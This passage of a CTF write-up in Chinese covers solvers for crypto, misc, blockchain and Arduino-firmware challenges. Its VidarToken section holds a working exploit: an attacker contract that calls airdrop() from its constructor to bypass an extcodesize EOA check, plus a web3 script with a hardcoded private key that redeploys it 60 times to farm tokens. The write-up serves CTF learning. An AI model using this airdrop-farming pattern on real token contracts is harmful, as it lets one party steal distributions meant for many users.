    r.sendafter(b'> ', b'3')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))
solve1()
solve2()
solve3()
r.interactive()
#! hgame{U_mus7_b3_RS4_M@ster!!!}
```

ezBlock

对 S 盒的差分攻击，搓脚本搓太久没搓出来，后面发现直接暴力似乎挺快的。

```
c = [0x6fae, 0x8497, 0x763b, 0x1524, 0x2d09, 0x0c11, 0xb74c, 0xe88d, 0x3273, 0x936f, 0xfa5a, 0xd1b0, 0x49f5, 0xc0e2, 0x5bd8, 0xaec6]
m_list = [0x0000, 0x1111, 0x2222, 0x3333, 0x4444, 0x5555, 0x6666, 0x7777, 0x8888, 0x9999, 0xaaaa, 0xbbbb, 0xcccc, 0xdddd, 0xeeee, 0xffff]
def s_substitute(m):
    c = 0
    s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe, 8: 0x1, 9: 0xf, 10: 0x3, 11: 0xd, 12: 0x8,
             13: 0xa, 14: 0x9, 15: 0xb}
    for i in range(0, 16, 4):
        t = (m >> i) & 0xf
        t = s_box[t]
        c += t << i
    return c
def s_substitute_rev(m):
    c = 0
    s_box = {0: 4, 1: 8, 2: 6, 3: 10, 4: 1, 5: 3, 6: 0, 7: 5, 8: 12, 9: 14, 10: 13, 11: 15, 12: 2,
             13: 11, 14: 7, 15: 9}
    for i in range(0, 16, 4):
        t = (m >> i) & 0xf
        t = s_box[t]
        c += t << i
    return c

CFB = [
      [16, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0],
      [0, 0, 6, 0, 0, 0, 0, 2, 0, 2, 0, 0, 2, 0, 4, 0],
      [0, 6, 6, 0, 0, 0, 0, 0, 0, 2, 2, 0, 0, 0, 0, 0],
      [0, 0, 0, 6, 0, 2, 0, 0, 2, 0, 0, 0, 4, 0, 2, 0],
      [0, 0, 0, 2, 0, 2, 4, 0, 0, 2, 2, 2, 0, 0, 2, 0],
      [0, 2, 2, 0, 4, 0, 0, 4, 2, 0, 0, 2, 0, 0, 0, 0],
      [0, 0, 2, 0, 4, 0, 0, 2, 2, 0, 2, 2, 2, 0, 0, 0],
      [0, 0, 0, 0, 0, 4, 4, 0, 2, 2, 2, 2, 0, 0, 0, 0],
      [0, 0, 0, 0, 0, 2, 0, 2, 4, 0, 0, 4, 0, 2, 0, 2],
      [0, 2, 0, 0, 0, 2, 2, 2, 0, 4, 2, 0, 0, 0, 0, 2],
      [0, 0, 0, 0, 2, 2, 0, 0, 0, 4, 4, 0, 2, 2, 0, 0],
      [0, 0, 0, 2, 2, 0, 2, 2, 2, 0, 0, 4, 0, 0, 2, 0],
      [0, 4, 0, 2, 0, 2, 0, 0, 2, 0, 0, 0, 0, 0, 6, 0],
      [0, 0, 0, 0, 0, 0, 2, 2, 0, 0, 0, 0, 6, 2, 0, 4],
      [0, 2, 0, 4, 2, 0, 0, 0, 0, 0, 2, 0, 0, 0, 0, 6],
      [0, 0, 0, 0, 2, 0, 2, 0, 0, 0, 0, 0, 0, 10, 0, 2]
]
s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe, 8: 0x1, 9: 0xf, 10: 0x3, 11: 0xd, 12: 0x8,
             13: 0xa, 14: 0x9, 15: 0xb}
# table = {0: 0x6, 1: 0x8, 2: 0x7, 3: 0x1, 4: 0x2, 5: 0x0, 6: 0xb, 7: 0xe, 8: 0x3, 9: 0x9, 10: 0xf, 11: 0xd, 12: 0x4, 13: 0xc, 14: 0x5, 15: 0xa}
# table = {0: 0xf, 1: 0x4, 2: 0x6, 3: 0x5, 4: 0xd, 5: 0xc, 6: 0x7, 7: 0x8, 8: 0x2, 9: 0x3, 10: 0xa, 11: 0x1, 12: 0x9, 13: 0x0, 14: 0xb, 15: 0xe}
```

```
# table = {0: 0xa, 1: 0x9, 2: 0x3, 3: 0x2, 4: 0x0, 5: 0x1, 6: 0x4, 7: 0x8, 8: 0x7, 9: 0x6, 10: 0x5, 11: 0xb, 12: 0xf, 13: 0xe, 14: 0xd, 15: 0xc}
table = {0: 0xe, 1: 0x7, 2: 0xb, 3: 0x4, 4: 0x9, 5: 0x1, 6: 0xc, 7: 0xd, 8: 0x3, 9: 0xf, 10: 0xa, 11: 0x0, 12: 0x5, 13: 0x2, 14: 0x8, 15: 0x6}
round = 1
for i in range(16):
    for j in range(16):
        for k in range(16):
            for m in range(16):
                for n in range(16):
                    if n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[0 ^ i]]]] == table[0] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[1 ^ i]]]] == table[1] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[2 ^ i]]]] == table[2] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[3 ^ i]]]] == table[3] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[4 ^ i]]]] == table[4] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[5 ^ i]]]] == table[5] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[6 ^ i]]]] == table[6] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[7 ^ i]]]] == table[7] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[8 ^ i]]]] == table[8] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[9 ^ i]]]] == table[9] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[10 ^ i]]]] == table[10] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[11 ^ i]]]] == table[11] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[12 ^ i]]]] == table[12] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[13 ^ i]]]] == table[13] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[14 ^ i]]]] == table[14] and n ^ s_box[m ^ s_box[k ^ s_box[j ^ s_box[15 ^ i]]]] == table[15]:
                        print(i, j, k, m, n)
                        exit(0)
                    else:
                        print(round)
                        round += 1
```

`hgame{4f42_f493_4f92_4570_d8d5}`

Misc

Tunnel

出题人给的流量包没有隐去 flag，直接搜 flag 就行。

BlockChain

VidarToken

先来看看合约源码的关键部分：

```
contracts/VidarToken.sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "./lib/ERC20.sol";

contract VidarToken is ERC20 {

    address private owner;
```

```
    mapping(address => bool) public isAirdrop;
    event SendFlag();

    constructor() ERC20("VidarToken", "VIDAR") {
        owner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == owner, "Only owner can call this function.");
        _;
    }

    modifier isEOA() {
        uint256 size;
        address sender = msg.sender;

        assembly {
            size := extcodesize(sender)
        }

        require(size == 0, "Only EOA can call this function.");
        _;
    }

    function mint(address account, uint256 amount) public onlyOwner {
        _mint(account, amount);
    }

    function airdrop() isEOA public {
        require(isAirdrop[msg.sender] == false, "You have already
airdropped!");
        _mint(msg.sender, 10);
        isAirdrop[msg.sender] = true;
    }

    function solve() public {
        require(balanceOf(msg.sender) >= 600, "Not yet solved!");
        emit SendFlag();
    }

}
```

想要触发`SendFlag()`事件余额必须大于 600，这里增加余额只有两个方法`airdrop()`和`mint()`，但是其中`mint()`需要`owner`才可以调用，并且这里似乎无法称为`owner`，那么就考虑如何利用`airdrop()`了。

这里可以发现该合约继承了 ERC20 标准。 ERC20 是一种以太坊智能合约标准，用于创建可交易的代币（即数字资产）。

可以调用`ERC20`中的一些函数来进行攻击，这里存在一些可利用的函数：

```
    function transfer(address to, uint256 amount) public virtual override
returns (bool) {                    address owner = _msgSender();
        _transfer(owner, to, amount);
        return true;
```

```
    }

    function increaseAllowance(address spender, uint256 addedValue) public virtual returns (bool) {
        address owner = _msgSender();
        _approve(owner, spender, allowance(owner, spender) + addedValue);
        return true;
    }

    function _transfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual {
        require(from != address(0), "ERC20: transfer from the zero address");
        require(to != address(0), "ERC20: transfer to the zero address");

        _beforeTokenTransfer(from, to, amount);

        uint256 fromBalance = _balances[from];
        require(fromBalance >= amount, "ERC20: transfer amount exceeds balance");
        unchecked {
            _balances[from] = fromBalance - amount;
            // Overflow not possible: the sum of all balances is capped by totalSupply, and the sum is preserved by
            // decrementing then incrementing.
            _balances[to] += amount;
        }

        emit Transfer(from, to, amount);

        _afterTokenTransfer(from, to, amount);
    }

    function _approve(
        address owner,
        address spender,
        uint256 amount
    ) internal virtual {
        require(owner != address(0), "ERC20: approve from the zero address");
        require(spender != address(0), "ERC20: approve to the zero address");

        _allowances[owner][spender] = amount;
        emit Approval(owner, spender, amount);
    }
```

其中`transfer()`就是从调用者向传入的地址参数进行转账，`increaseAllowance()`是提升调用者对传入的地址参数的转账额度，那么这里就存在我们可以利用的点，我们可以构造一个攻击合约，这个合约依次调用`adrdrop()-->increaseAllowance()-->transfer()`，这里转账的对象就是我们的账户，我们不断在链上部署这个合约并进行转账，那么循环 60 次我们的账户余额就能达到要求。


攻击合约：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

interface VidarToken{
    function mint(address account, uint256 amount) external;
    function airdrop() external;
    function solve() external;
    function increaseAllowance(address spender, uint256 addedValue) external;
    function transfer(address to, uint256 amount) external;
}

contract Attacker {
    address target = 0xbB419275dE0A02107b2E76B9724dB97a4f8cA160;
    VidarToken vt = VidarToken(target);
    constructor() {
        vt.airdrop();
        vt.increaseAllowance(0x3Ae7D141623C3CB6B04f81103250938e16624fa7, 10);
        vt.transfer(0x3Ae7D141623C3CB6B04f81103250938e16624fa7, 10);
    }
}
```

攻击脚本：

```
import web3
import json

# Connect to the Ethereum network using a Web3 provider
web3 = web3.Web3(web3.Web3.HTTPProvider("http://week-3.hgame.lwsec.cn:31665/"))
print(web3.isConnected())

with open('D:/codefield/code_py/BlockChain/SOL/薅羊毛.abi', 'r') as f:
    abi = json.load(f)
with open('D:/codefield/code_py/BlockChain/SOL/薅羊毛.bin', 'r') as f:
    code = f.read()

for i in range(60):
    chain_id = 63504
    my_address = "0x3Ae7D141623C3CB6B04f81103250938e16624fa7"
    private_key = "f0b8195755710fdbef353ff5dbb840ac635d8cd0b9c41d23c01b282c62a1277b"

    #! 创建合约
    NewContract = web3.eth.contract(abi=abi, bytecode=code)

    #! 构造交易
    nonce = web3.eth.getTransactionCount(my_address)
    print(nonce)
    transaction = NewContract.constructor().buildTransaction(
        {
            "chainId": chain_id,
```

```
            "gasPrice": web3.eth.gas_price,
            "from": my_address,
            "nonce": nonce,
        }
    )

    #! 签名交易
    sign_txn = web3.eth.account.sign_transaction(transaction,
private_key=private_key)

    #! 发送交易
    tx_hash = web3.eth.sendRawTransaction(sign_txn.rawTransaction)
    tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)

    #! 得到交易的地址
    print("[+] contract address: " + tx_receipt.contractAddress)
    print("[+] transaction hash: " + web3.toHex(tx_hash))
```



IOT

UNO

给了一个`hex`文件，打开看是典型的 intel hex 格式，结合题目名 UNO，基本可以确定是 Arduino，Arduino UNO是基于 ATmega328p 处理器、采用 Atmel AVR 指令集平台。

那么这里我们可以将`hex`转化为`bin`文件后利用 IDA 选择合适的处理器，但是因为我这里没有找到 ATmega328p 的处理器，所以选择跟其相近的 ATmega103_L 处理器，能大概还原操作码。

汇编代码也不长，很容易定位到关键信息：

```
ROM:03AA loc_3AA:                                ; CODE XREF: sub_326+8E↓j
ROM:03AA                ld      r24, Z+
ROM:03AB                ld      r25, Z+
ROM:03AC                movw    X, Z
ROM:03AD                sbiw    X, 2
ROM:03AE                ldi     r18, 0x23 ; '#'
ROM:03AF                eor     r24, r18
ROM:03B0                st      X+, r24
ROM:03B1                st      X, r25
ROM:03B2                cp      r14, ZL
ROM:03B3                cpc     r15, ZH
ROM:03B4                brne    loc_3AA
ROM:03B5                ldi     YL, 14
ROM:03B6                ldi     YH, 1
```

```
loc_3B7:                                ; CODE XREF: sub_326+AF↓j
                ld      r8, Y+
                ld      r9, Y+
                ldi     r24, 0x22 ; '"'
                eor     r8, r24
                mov     r0, r9
                lsl     r0
                sbc     r10, r10
                sbc     r11, r11
                ldi     r20, 0xA
                movw    r24:r25, r10:r11
                movw    r22:r23, r8:r9
                sbrs    r11, 7
```

同时在下面发现了一些奇怪的数据：

```
                .dw   0x4B ; K
                .dw   0x44 ; D
                .dw   0x42 ; B
                .dw   0x4E ; N
                .dw   0x46 ; F
                .dw   0x58 ; X
                .dw   0x62 ; b
                .dw   0x50 ; P
                .dw   0x46 ; F
                .dw   0x57 ; W
                .dw   0x4B ; K
                .dw   0x4C ; L
                .dw   0x4D ; M
                .dw   0x7D ; }
                .dw   0x10
                .dw   0x52 ; R
                .dw   0x7E ; ~
                .dw   0x67 ; g
                .dw   0x54 ; T
                .dw   0x4F ; O
                .dw   0x5C ; \
                .dw      0
```

猜测应该是对这段数据进行了异或运算后进行输出，我们自己模拟这个过程即可恢复 flag：

```python
enc = [0x4B, 0x44, 0x42, 0x4E, 0x46, 0x58, 0x62, 0x50, 0x46, 0x57, 0x4B, 0x4C, 0x4D, 0x7D, 0x10, 0x52, 0x7E, 0x67, 0x54, 0x4F, 0x5C]
flag = ""
for i in enc[:7]:
    flag += chr(0x23 ^ i)
for i in enc[7:14]:
    flag += chr(0x22 ^ i)
for i in enc[14:]:
    flag += chr(0x21 ^ i)
print(flag)
#! hgame{Arduino_1s_Fun}
```